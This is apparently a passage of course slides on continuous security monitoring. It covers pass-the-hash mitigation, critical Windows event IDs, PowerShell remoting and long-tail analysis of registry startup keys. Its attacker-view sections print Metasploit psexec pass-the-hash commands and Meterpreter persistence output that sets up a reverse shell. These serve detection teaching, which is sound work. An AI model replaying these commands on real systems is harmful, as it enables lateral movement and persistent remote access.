The attacker dumps the hashes using the Metasploit Meterpreter hashdump script.

The hashes shown are in LM:NT format, and contain no salts. If the victim site uses the same local administrator password on many (or all) systems, the attacker will have access to all of those systems, either by cracking the password and using it, or by simply replaying the hashes in the pass the hash attack.

Note that Metasploit provides a number of ways to dump the hashes: the hashdump command (which uses LSASS), the hashdump script (which uses the registry), as well as other methods.

Attacker View: Metasploit PsExec Pass-the-Hash (2)

- Next: attacker chooses a user, and sets the SMBUser accordingly
- The SMBPass is set to the hash
- Metasploit does the rest

```
msf exploit(psexec) > set SMBUser Eric
SMBUser => Eric
msf exploit(psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:ff3fc9491173b14eb34ef181ad962a15
SMBPass => aad3b435b51404eeaad3b435b51404ee:ff3fc9491173b14eb34ef181ad962a15
msf exploit(psexec) > exploit
```

```
[*] Meterpreter session 3 opened (172.16.249.147:53461 -> 172.16.249.148:1337) at 2013-12-23 15:44:01 -0500
meterpreter > █
```

Continuous Monitoring and Security Operations

158

Attacker View: Metasploit PsExec Pass-the-Hash (2)

In this case, the attacker doesn't bother cracking the hash for user "Eric" because it is not necessary.

Metasploit will authenticate normally when given a password, or automatically launch a pass the hash attack when provided a hash as the password.

Didn't Microsoft Fix This?

- Microsoft Security Advisory 2871997 (May 2014) limits the effectiveness of Pass-the-Hash
 - This patch means **most** local accounts are not vulnerable to PtH
 - They also cannot "be used to access remote systems, either via simple network logon or interactive login. This includes using tools like PSEXEC or even browsing to C\$ remotely."¹
 - This is a big win!
- RID 500 (local administrator) and domain accounts are still vulnerable to PtH

Continuous Monitoring and Security Operations

159

Didn't Microsoft Fix This?

Microsoft Security Advisory 2871997 limits lateral movement for local accounts. Unfortunately, this patch does not affect RID 500 (local administrator), even when renamed. It also does not impact domain accounts. It is still a highly effective patch, and should be deployed.

More information is available at: <https://technet.microsoft.com/library/security/2871997>
(http://cyber.gd/511_594)


Microsoft also wrote a great paper titled *Mitigating Pass-the-Hash (PtH) Attacks and Other Credential Theft Techniques*, available at: <http://blogs.technet.com/b/srd/archive/2014/06/05/an-overview-of-kb2871997.aspx> (http://cyber.gd/511_596) **QR**

[1] <http://www.pwnag3.com/2014/05/what-did-microsoft-just-break-with.html>
(http://cyber.gd/511_593)



Pass-the-Hash and Lateral Movement Mitigation

- The NSA has a fantastic guide on mitigating Pass the Hash attacks called *Reducing the Effectiveness of Pass-the-Hash*
- Advice includes:
 - Restrict local accounts to local authentication
 - Configure Windows 8.1 and Server 2012's built-in PtH defenses



Continuous Monitoring and Security Operations

160

Pass-the-Hash and Lateral Movement Mitigation

Once again, the NSA has produced a high-quality guide that focuses on both "what" to do and "how" to do it. In this case, they have great advice for mitigating Pass-the-hash (PtH) attacks.

Sections include:

- Mitigations
 - Creating unique local account passwords
 - Denying local accounts from network logons
 - Restricting lateral movement on the network with firewall rules
- Windows 8.1 Features
 - Deny local accounts from network logons in Windows 8.1
 - New Remote Desktop feature in Windows 8.1
 - Protecting LSASS
 - Clearing credentials
 - Protected Users group¹

[1] http://www.nsa.gov/ia/_files/app/Reducing_the_Effectiveness_of_Pass-the-Hash.pdf
(http://cyber.gd/511_327) QR



Critical Event 9

AppLocker Alerts

- For sites that run AppLocker, these events should be monitored
- Audit mode:
 - **8003:** <exe or dll> *was allowed to run but would have been prevented from running if the AppLocker policy were enforced*
 - **8006:** <script or msi> *was allowed to run but would have been prevented from running if the AppLocker policy were enforced*
- Block/enforce mode:
 - **8004:** <exe or dll> *was not allowed to run*
 - **8007:** <script or msi> *was not allowed to run¹*

Continuous Monitoring and Security Operations

161

Critical Event 9: AppLocker Alerts

Tracking AppLocker events is a critical step when deploying application whitelisting. While enforce (block) mode is the obvious goal, many organizations are hesitant to take this step, for fear of collateral damage (good binary is blocked). Audit mode avoids the risk of collateral damage, while informing the continuous monitoring team when unknown binaries execute. This is an excellent detective control!

Enforce/block mode is a fantastic control for prevention. Resist the urge to "set it and forget it" – monitor events 8004 and 8007. This means a non-whitelisted program was blocked. There are 3 cases where this occurs:

1. Known, benign, and unimportant program was blocked (for example: minesweeper)
2. Unknown, benign and business critical program was blocked (for example: a critical accounting program that is run quarterly or annually)
3. A malicious program was blocked

Numbers 2 and 3 are critical!

[1] [http://technet.microsoft.com/en-us/library/ee844150\(v=ws.10\).aspx](http://technet.microsoft.com/en-us/library/ee844150(v=ws.10).aspx) (http://cyber.gd/511_597)

Summary: Critical Windows Vista+ Events to Monitor

Type	Event IDs	Log
Create service	7030, 7045	System
Create user	4720, 4722, 4724, 4738	Security
Add user to group	4732	Security
Clear Event log	1102	Security
Create RDP certificate	1056	System
Insert USB	7045, 10000, 10001, 10100, 20001, 20002, 20003, 24576, 24577, 24579	System
Disable firewall	2003	Firewall
AppLocker	8003, 8004, 8006, 8007	AppLocker

Continuous Monitoring and Security Operations

162

Summary: Critical Windows Vista+ Events to Monitor

These three PowerShell commands will query events we discussed in this section:

```
PS C:\> Get-WinEvent -FilterHashtable @{LogName="Security";
ID=4720,4722,4724,4738,4732,1102}

PS C:\> Get-WinEvent -FilterHashtable @{LogName="System";
ID=7030,7045,1056,7045,10000,10001,10100,20001,20002,20003,24576,245
77,24579}

PS C:\> Get-WinEvent -FilterHashTable @{LogName="Microsoft-Windows-
Windows Firewall With Advanced Security/Firewall"; ID=2003}
```

The PowerShell script **check-critical-events.ps1** runs the above commands and is included in the \labs directory of your course USB. **Note:** running PowerShell scripts is restricted by default. PowerShell commands do not have this restriction. We will discuss running PowerShell scripts (and the system configuration changes that are require) in 511.5's final section.

This command will check the AppLocker logs:

```
PS C:\> Get-WinEvent -FilterHashTable @{LogName="Microsoft-Windows-
AppLocker/EXE and DLL","Microsoft-Windows-AppLocker/MSI and Script";
ID=8003,8004,8006,8007}
```

Course Roadmap

- State Assessment and SOCs
- Network Security Architecture
- Network Security Monitoring
- Endpoint Security Architecture
- **Automation and Continuous Security Monitoring**
- Design, Detect, Defend

- Continuous Monitoring Overview
- Industry Best Practices
- Winning CSM Techniques
- Situational Awareness
- Host and Service discovery
 - Inventory Exercise
- Passive OS Detection
 - POf Exercise
- Vulnerability Scanning
- Monitoring Patching
- Monitoring Service Logs
- Monitoring Change to Devices
- Leveraging Firewall/Proxy Data
- Configuring Centralized Windows Event Logging
- Critical Windows Events
 - **[Windows Event Log Exercise]**
- Scripting and Automation
- Monitoring Windows Registry
 - Startup Keys
- 511.5 Final Exercise

Continuous Monitoring and Security Operations

163

Course Roadmap

Our next section is a Windows event log exercise.



SEC511.5 Workbook: Windows Event Logs

Exercise: Windows Event Logs

Continuous Monitoring and Security Operations

164

SEC511.5 Workbook: Windows Event Logs

Please go to The 511 Exercise Workbook, section 511.5-3.

Course Roadmap

- State Assessment and SOCs
- Network Security Architecture
- Network Security Monitoring
- Endpoint Security Architecture
- **Automation and Continuous Security Monitoring**
- Design, Detect, Defend

- Continuous Monitoring Overview
- Industry Best Practices
- Winning CSM Techniques
- Situational Awareness
- Host and Service discovery
 - Inventory Exercise
- Passive OS Detection
 - POf Exercise
- Vulnerability Scanning
- Monitoring Patching
- Monitoring Service Logs
- Monitoring Change to Devices
- Leveraging Firewall/Proxy Data
- Configuring Centralized Windows Event Logging
- Critical Windows Events
 - Windows Event Log Exercise
- **[Scripting and Automation]**
- Monitoring Windows Registry Startup Keys
 - 511.5 Final Exercise

Continuous Monitoring and Security Operations

165

Course Roadmap

Our next section discusses scripting and automation.

Importance of Automation

A lazy sysadmin is the best sysadmin – Anonymous

- The concept of laziness as a virtue is part of the Unix system administration culture
 - If you typed it twice
 - You should have scripted it once
- An efficient (lazy) system administrator can perform the work of 10 (or many more) inefficient system administrators
- This applies directly to continuous security monitoring!

Continuous Monitoring and Security Operations

166

Importance of Automation

Our favorite Larry Larry Wall (creator of Perl) quote is "There is more than one way to do it."

Larry also defined Laziness as a virtue:

The quality that makes you go to great effort to reduce overall energy expenditure. It makes you write labor-saving programs that other people will find useful, and document what you wrote so you don't have to answer so many questions about it. Hence, the first great virtue of a programmer.

[1] <http://c2.com/cgi/wiki?LazinessImpatienceHubris> (http://cyber.gd/511_589)

Automation with Windows PowerShell

- We'll cap off 511.5 with a high-value continuous monitoring scenarios
 - Monitoring registry startup keys
- We will discuss how to monitor registry keys in detail
- You will then apply those lessons in our final exercise, and develop a PowerShell script to monitor registry startup keys

Continuous Monitoring and Security Operations

167

Automation with Windows PowerShell


Let's apply Long Tail analysis to Windows registry startup keys.

We will walk through the process of automatically collecting all Microsoft registry startup keys.

Then you will write a PowerShell script collect registry startup keys across a network during the final exercise of 511.5.

Run PowerShell as Administrator

- Windows 7:
 - Go to Start -> All Programs -> Accessories -> Windows PowerShell -> Windows PowerShell
 - Right-click, "Run as administrator"
- Windows 8/8.1/10:
 - Go to Apps View -> PowerShell (usually far-right side)
 - Right-click, "Run as administrator"



Continuous Monitoring and Security Operations

168


Run PowerShell as Administrator

Accessing the local Security event log file requires administrator privileges, so please remember to launch PowerShell as an administrator.

Feel free to pin PowerShell to the task bar (we will be using it frequently): right-click -> Pin to Task Bar.

PowerShell System Prep

- Windows systems will not run PowerShell *scripts* by default, generating this ugly error



```
Administrator: Windows PowerShell (x86)
PS C:\> .\sec511.ps1
File C:\sec511.ps1 cannot be loaded because the execution of scripts is disabled on this system.
about_signing" for more details.
At line:1 char:13
* .\sec511.ps1 <<<<
+ CategoryInfo          : NotSpecified: (:) [], PSSecurityException
+ FullyQualifiedErrorId : RuntimeException
PS C:\>
```

- PowerShell *commands* have no such restriction

PowerShell System Prep

Unsigned PowerShell **scripts** will not run by default: this is a security protection. Note that PowerShell **commands** typed interactively have no such restriction.

The error shown above is:

```
C:\sec511.ps1 : File C:\scripts\check-critical-events.ps1
cannot be loaded because running scripts is disabled on this
system. For more information, see about_Execution_Policies at
http://go.microsoft.com/fwlink/?LinkID=135170.
```

Short link is: http://cyber.gd/511_559


Changing set-executionpolicy

- This command changes the policy so that a system may run PowerShell scripts:

```
PS C:\> Set-ExecutionPolicy RemoteSigned
```

– Press Enter (or "Y") to make the change

- This must be performed as Administrator



Changing set-executionpolicy

Type the following command to change the local system policy to allow unsigned PowerShell scripts to run:

```
PS C:\> Set-ExecutionPolicy RemoteSigned
```

Then press Enter (or "Y") to make the change.

Remember to change this setting back, instructions are on the next page.

Note: this command must be run as administrator, otherwise you will receive this error:

```
Set-ExecutionPolicy : Access to the registry key  
'HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell'  
is denied. To change the execution policy for the default (LocalMachine) scope,  
start Windows PowerShell with the "Run as administrator" option. To change the  
execution policy for the current user, run "Set-ExecutionPolicy -Scope CurrentUser".
```

Changing the Policy Back

- We will make this change in our Windows systems for the upcoming section and exercises
 - PowerShell scripts will also be (very) handy for 511.6
- Please remember to change this setting back when you are done with class

```
PS C:\> set-executionpolicy restricted
```


Changing the Policy Back

Please make a note to change the execution policy setting back to the default of "restricted" after class is complete.

```
PS C:\> set-executionpolicy restricted
```

PowerShell Removes "." from the Path

- PowerShell, like Linux/Unix, does not include the current directory (".") in the path
 - For example, cd to c:\> and create a PowerShell script called "helloworld.ps1"
 - This fails: helloworld.ps1
 - This succeeds: .\helloworld.ps1



```
Administrator: Windows PowerShell [x64]
PS C:\> helloworld.ps1
The term 'helloworld.ps1' is not recognized as the name of a cmdlet, function, script file, or operable program.
The spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:15
+ helloworld.ps1 <<<<
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (helloworld.ps1:String) [1], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

Suggestion [3,General]: The command helloworld.ps1 was not found, but does exist in the current location. Windows
PowerShell does not load commands from the current location by default. If you trust this command, instead type ".\hell
o1". See "get-help about_Command_Precedence" for more details.
PS C:\>
PS C:\>
PS C:\> .\helloworld.ps1
Hello World!
PS C:\>
```

Continuous Monitoring and Security Operations

172

PowerShell Removes "." from the Path

Unlike cmd.exe (but just like Unix/Linux), PowerShell does not include "." (the current directory). This is a security feature, to lower the risk of accidentally running an insecure (or malicious) program or script.

You must type .\scriptname to run a program that is in the current directory, assuming that directory (such as C:\> in the example above) is not in the user's \$PATH.

The error is:


```
Suggestion [3,General]: The command helloworld.ps1 was not
found, but does exist in the current location. Windows
PowerShell does not load commands from the current location by
default. If you trust this command, instead type
".\helloworld.ps1". See "get-help about_Command_Precedence"
for more details.
```

Note: helloworld.ps1 is available on the course USB, in the \labs directory.

PowerShell Remoting

- You must type the following command to enable running PowerShell Scripting on remote systems:

– PS C:\> **Enable-PSRemoting -Force**



Continuous Monitoring and Security Operations

173

PowerShell Remoting

Windows 2012 has PowerShell remoting enabled by default. For other operating systems, this command needs to be run once on each remote system:

```
PS C:\> Enable-PSRemoting -Force
```

"-Force" tells the command to use the default settings, and not ask "Y" or "N" each step of the way.

In a Windows Workgroup environment (ugh), you need to run these commands on every system (scanner and remote):

```
PS C:\> Set-Item wsman:\localhost\client\trustedhosts <scanning computer name>
```

```
PS C:\> Restart-Service WinRM
```

For more information on running PowerShell on remote systems, see this great article:

<http://www.howtogeek.com/117192/how-to-run-powershell-commands-on-remote-computers/>
(http://cyber.gd/511_561)

The Challenge with PowerShell Remoting

- Remote systems must have the Windows Management Framework Core installed
 - Includes PowerShell
- That's fine for environments with Windows 7 and Server 2008 R2 and newer
 - Server 2003, Server 2008, XP and Vista require a separate (free) install
- We can use PowerShell scripts to launch more universally-supported remote commands
 - Such as reg!

Continuous Monitoring and Security Operations

174

The Challenge with PowerShell Remoting

PowerShell remoting is a tremendously powerful technique, but older operating systems require the Windows Management Framework Core in order to support it. We believe that in a few years PowerShell remoting will become the preferred way to perform remote most administrative tasks.

In the meantime, for organizations with Windows operating systems older than Windows 7 and Server 2008 (which describes many organizations), the best way to leverage the power of PowerShell without a lot of additional software installations is to use PowerShell to wrap more universally-supported remote commands, such as "net use" and "reg".

You may download the Windows Management Framework Core here:
<http://support.microsoft.com/kb/968930> (http://cyber.gd/511_590) **QR**



Course Roadmap

- State Assessment and SOCs
- Network Security Architecture
- Network Security Monitoring
- Endpoint Security Architecture
- **Automation and Continuous Security Monitoring**
- Design, Detect, Defend

- Continuous Monitoring Overview
- Industry Best Practices
- Winning CSM Techniques
- Situational Awareness
- Host and Service discovery
 - Inventory Exercise
- Passive OS Detection
 - POf Exercise
- Vulnerability Scanning
- Monitoring Patching
- Monitoring Service Logs
- Monitoring Change to Devices
- Leveraging Firewall/Proxy Data
- Configuring Centralized Windows Event Logging
- Critical Windows Events
 - Windows Event Log Exercise
- Scripting and Automation
- **[Monitoring Windows Registry Startup Keys]**
 - 511.5 Final Exercise

Continuous Monitoring and Security Operations

175

Course Roadmap

Our next section discusses monitoring Windows registry startup keys.

Automation Example: Windows Startup Registry Keys

- As previously discussed, modern malware tends to:
 1. Maintain a C2 connection (phone home)
 2. Maintain persistence after a reboot
- Let's focus on persistence:
 - Q: Where does malware usually configure persistence on a Windows system?
 - A: Lots of places, but the registry is the most common place

Continuous Monitoring and Security Operations

176

Automation Example: Windows Startup Registry Keys

Most modern malware does two things: it uses command and control traffic, and it attempts to maintain persistence by surviving a power cycle.


We discussed detecting command and control (C2) traffic during 511.3. Let's focus on detecting persistence.

What Does a Malicious Startup Registry Key Look Like?

- Attacker view:

```
meterpreter > run persistence -S -X -A
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/SCORPIA_20140419.5306/SCORPIA_20140419.5306.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.5.128.3 LPORT=4444
[*] Persistent agent script is 612719 bytes long
[*] Persistent Script written to C:\Windows\TEMP\DXRLKKKsfmNfA.vbs
[*] Starting connection handler at port 4444 for windows/meterpreter/reverse_tcp
[*] Multi/Handler started!
[*] Executing script C:\Windows\TEMP\DXRLKKKsfmNfA.vbs
[*] Agent executed with PID 824
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\VNwtcpTbXGLsJ
[*] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\VNwtcpTbXGLsJ
[*] Installing as service..
[*] Creating service DnFQm4ZnXKc
meterpreter > [*] Meterpreter session 7 opened (10.5.128.3:4444 -> 10.5.128.2:49464) at 2014-04-19 16:53:11 -0400
```

- Victim view:



Continuous Monitoring and Security Operations

177

What Does a Malicious Startup Registry Key Look Like?

Many malicious techniques and types of malware use Microsoft's 32-bit SysWow compatibility features on 64-bit victim systems. Ironically, this often helps to hide from typical incident handling or forensic investigative procedures, which fail to look in the right places.

Note that Metasploit lists the registry key as:

HKLM\Software\Microsoft\Windows\CurrentVersion\Run\VNwtcpTbXGLsJ

However, the key is actually placed in:

HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\VNwtcpTbXGLsJ

Windows Registry Startup Keys

- Query these keys across all Windows systems
 - HKLM\Software\Microsoft\Windows\CurrentVersion\Run
 - HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
 - HKCU\Software\Microsoft\Windows\CurrentVersion\Run
 - HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
- Add these (often forgotten)
 - HKLM\Software\Wow6432node\Microsoft\Windows\CurrentVersion\Run
 - HKLM\Software\Wow6432node\Microsoft\Windows\CurrentVersion\RunOnce

Continuous Monitoring and Security Operations

178

Windows Registry Startup Keys

The "Wow6432node" keys are often used by malware, but are often ignored.

Wow64 is "Windows On Windows64", or an x86 emulator that allows 32-bit Windows applications to run on 64-bit Windows. If 32-bit software (including malware) attempts to create a "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" registry key on a 64-bit system, the key will actually be created in
HKLM\SOFTWARE\Wow6432node\Microsoft\Windows\CurrentVersion\Run

Most malware is 32-bit, since it will usually work on both 32-bit and 64-bit Windows systems. Be sure to check these keys!

For more details on Wow64, see: [http://msdn.microsoft.com/en-us/library/windows/desktop/aa384249\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/windows/desktop/aa384249(v=vs.85).aspx) (http://cyber.gd/511_562)

Accessing Registry Keys Remotely

- Only HKLM (HKEY Local Machine) and HKCU (HKEY Current User) are available via the remote registry service
 - HKCU is accessed via "HKU," and requires ".DEFAULT" added to the path
- Example remote registry commands:

```
C:\> reg query
\\<system>\HKLM\Software\Microsoft\Windows\CurrentVersion\Run

C:\> reg query
\\<system>\HKU\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Run
```

Continuous Monitoring and Security Operations


179

Accessing Registry Keys Remotely

Accessing the Windows remote registry is a critical component of successful continuous security monitoring.


A subset of registry keys are available via the remote registry service. Fortunately, this includes the critical "Run" keys we are most interested in.

Note: the remote registry service must be running to query the registry remotely. It is often running in an enterprise environment. To check: run `services.msc`, and check that the remote registry services status is started, and "Startup Type" is set to automatic.



Example PowerShell Script

- The "reg.ps1" script is available in the \labs directory of the course USB



```
reg - Notepad
File Edit Format View Help
$user="starbuck"
$password="cyl0n"

$array = @("192.168.1.1", "192.168.1.2")
foreach ($ip in $array) {
    net use \\$ip $password /u:$user | out-null
    $ip
    reg query \\$ip\HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
    reg query \\$ip\HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
    reg query \\$ip\HKU\DEFAULT\Software\Microsoft\Windows\CurrentVersion\Run
    reg query \\$ip\HKLM\SOFTWARE\Wow6432node\Microsoft\Windows\CurrentVersion\Run 2> $null
    reg query \\$ip\HKLM\SOFTWARE\Wow6432node\Microsoft\Windows\CurrentVersion\RunOnce 2> $null
    net use \\$ip del
}
```

Continuous Monitoring and Security Operations

180

Example PowerShell Script

Commented version of the script below:

```
$user="starbuck"
$password="cyl0n"
$array = @("192.168.1.1", "192.168.1.2")
foreach ($ip in $array) {
    # Run net use, ignore output. Username/password not required in a
    # domain environment
    net use \\$ip $password /u:$user | out-null
    $ip # Print the IP address
    reg query \\$ip\HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
    reg query
    \\$ip\HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
    reg query
    \\$ip\HKU\DEFAULT\Software\Microsoft\Windows\CurrentVersion\Run
    # These keys will not exist on 32-bit systems, so ignore any errors
    reg query
    \\$ip\HKLM\SOFTWARE\Wow6432node\Microsoft\Windows\CurrentVersion\Ru
    n 2> $null
    reg query
    \\$ip\HKLM\SOFTWARE\Wow6432node\Microsoft\Windows\CurrentVersion\Ru
    nOnce 2> $null
    Net use \\$ip del # drop the share
}
```

Next Step: Long Tail Analysis

1. Query all startup registry keys on all systems
2. Save to a file
3. Sort in order of duplicates, least to most
4. Then inspect the least frequently seen startup registry keys
 - Most organizations find malware

Next Step: Long Tail Analysis

Malware doesn't always try to hide using entropy; sometimes it is quite overt (if you know where to look).

For example, Cryptolocker Ransomware uses the following keys:

```
KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
"CryptoLocker"
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
"*CryptoLocker"
KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
"CryptoLocker_0388"
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
"*CryptoLocker_0388"1
```

Long tail analysis will spot these as well!

To learn more about Cryptolocker, see: <https://www.us-cert.gov/ncas/alerts/TA13-309A>
(http://cyber.gd/511_588)

[1] <http://www.bleepingcomputer.com/virus-removal/cryptolocker-ransomware-information>
(http://cyber.gd/511_587)

Then: Automate

- The first pass may be somewhat time consuming
 - But worthwhile
- Once that process is complete:
 - Re-run the script nightly
 - Report any new entries
- What you will find:
 - New software installs, both authorized and not
 - New Malware!

Continuous Monitoring and Security Operations

182

Then: Automate

At minimum: automation will help ensure that change management process is being followed. Once IT staff realize that change is actually monitored, they tend to follow change management policies.

Automating the discovery of new and unusual registry will detect new malware very quickly. This is continuous security monitoring at its finest.

Note: in a non-domain environment, UAC will prevent reading the remote registry. A registry key must be added as a workaround:

1. Click Start, type *regedit* in the Start Search box, and then click *regedit.exe* in the Programs list.
2. Locate and then click the following registry subkey:
3. *HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system*
4. On the Edit menu, point to New, and then click *DWORD Value*.
5. Type *LocalAccountTokenFilterPolicy* for the name of the *DWORD*, and then press *ENTER*.
6. Right-click *LocalAccountTokenFilterPolicy*, and then click *Modify*.
7. In the Value data box, type *1*, and then click *OK*.¹

[1] <http://support.microsoft.com/kb/942817> (http://cyber.gd/511_591) QR



Course Roadmap

- State Assessment and SOCs
- Network Security Architecture
- Network Security Monitoring
- Endpoint Security Architecture
- **Automation and Continuous Security Monitoring**
- Design, Detect, Defend

- Continuous Monitoring Overview
- Industry Best Practices
- Winning CSM Techniques
- Situational Awareness
- Host and Service discovery
 - Inventory Exercise
- Passive OS Detection
 - P0f Exercise
- Vulnerability Scanning
- Monitoring Patching
- Monitoring Service Logs
- Monitoring Change to Devices
- Leveraging Firewall/Proxy Data
- Configuring Centralized Windows Event Logging
- Critical Windows Events
 - Windows Event Log Exercise
- Scripting and Automation
- Monitoring Windows Registry Startup Keys
 - [511.5 Final Exercise]

Continuous Monitoring and Security Operations

183

Course Roadmap

Let's apply what we learned in the previous section and detect malware via Windows registry keys.

Day 5: Punch List/Action Items

- Assess your patching success, and do not rest until you are routinely above 99% compliance
- Log DNS requests and resolution, look for long requests and responses
- Track changes to critical devices
- Monitor the most critical Windows events
 - Service creation
 - User creation
- Perform long tail analysis on registry startup keys

Continuous Monitoring and Security Operations

184

Day 5 Punch List/Action Items

Assess your patching success, and do not rest until you are routinely above 99% compliance. Work to increase your patch deployment speed: remember the 20 Critical Security Controls recommends 48 hours.

Log DNS requests and resolution, and look for long requests and responses. Your course VM contains the `/usr/local/bin/long-dns-query` script, which may prove helpful.

Track changes to critical devices: Cisco routers are a great place to start.

Monitor the most critical Windows events, including service creation, user creation and users added to groups such as local administrator.

Perform long tail analysis on registry startup keys and other areas where software launches on system startup.



SEC511.5 Workbook: Let's Analyze

Exercise: PowerShell Scripting

Continuous Monitoring and Security Operations

185

SEC511.5 Workbook: Let's Analyze

Please go to The 511 Exercise Workbook, section 511.5-4.

